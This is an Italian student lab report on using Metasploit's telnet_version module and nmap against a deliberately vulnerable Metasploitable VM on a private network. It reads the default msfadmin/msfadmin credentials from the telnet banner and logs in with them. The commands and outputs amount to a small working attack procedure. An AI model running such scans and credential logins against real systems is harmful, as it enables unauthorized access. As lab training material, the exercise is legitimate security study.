S7_L2
Unit 2 - CS0424

MATTEO BELTRAMI MARZOLINI
CYBEREAGLES

EXPLOIT TELNET CON METASPLOIT

TRACCIA

Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.


Requisito: Seguire gli step visti in lezione teorica. Prima, configurate l'ip della vostra Kali con 192.168.1.25 e l'ip della vostra Metasploitable con 192.168.1.40


SVOLGIMENTO

IP Kali e Metasploitable

La traccia richiede di configurare l'ip delle due macchine da utilizzare durante questo esercizio, rispettivamente con:

- Kali ***192.168.1.25 (lo cambio dalla scheda di rete)***
- Metasploitable ***192.168.1.40 (sudo nano /etc/network/interfaces)***






Dopo aver cambiato i corrispettivi IP come richiesti dalla traccia, controllo che entrambe le macchine comunichino tra di loro tramite il comando:

ping 192.168.1.40

Quindi da kali verso la metasploitable.



Nmap

Per sfruttare la vulnerabilità relativa a Telnet, controllo con nmap le porte aperte per comprendere a quale porta corrisponde la vulnerabilità che sto cercando.

Controllo con un comando specifico sulla porta 23 che corrisponde a telnet per avere informazioni più specifiche:

nmap -sV 192.168.1.40 -p 23


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.40 -p 23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-09 17:02 CEST
Nmap scan report for 192.168.1.40
Host is up (0.00052s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ora so che per la vulnerabilità relativa a Telnet è aperta e la sua versione è Linux telnetd.

Msfconsole

Avvio msfconsole per procedere all'attacco verso la metasploitable.



L’obiettivo di questo esercizio ed attacco consiste nel trovare ed utilizzare l’username e password della macchina target.

Procedo con il comando:

use auxiliary/scanner/telnet/telnet_version

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Ora tramite il comando:

show options

controllo i moduli disponibili riguardanti la vulnerabilità Telnet.

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using
                                        -metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) >
```

Il modulo che interessa a noi è RHOST. Quindi procedo ad inserire l’indirizzo IP della macchina target con il modulo RHOST:

set RHOST 192.168.1.40

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOST 192.168.1.40
RHOST ⇒ 192.168.1.40
```

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using
                                        -metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```

Ora posso far partire il lancio, con il comando:

exploit

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                  _              _ _        _     _          __
__  \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __
/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | |
 || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
\x0a                          |_|                                                   \x0a\x0a\x0aWarning: Never
expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfad
min/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Se il lancio è andato a buon fine, si potrà vedere in risposta al lancio l'username e la password in chiaro della nostra macchina target.

```
expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfad
min/msfadmin to get started\x0a\x0a\x0ametasploitable login:
```


Infatti si potrà notare che sarà visibile la scritta:

msfadmin/msfadmin


Quindi, ora che ho in chiaro l'username e password della macchina target, posso andare a verificare se la risposta è veritiera.

Procedo con il comando:

telnet 192.168.1.40



Dopo aver aperta la macchina metasploitable dal terminale di kali procedo ad inserire l'user e password trovati precedentemente.



CONCLUSIONE

Come mostrato dagli ultimi screen, si ha avuto l'accesso alla macchina metasploitable tramite l'uso dei dati trovati tramite la vulnerabilità relativa a Telnet. Ciò dimostra che l'attacco ha avuto successo è che la vulnerabilità Telnet è stata sfruttata al meglio.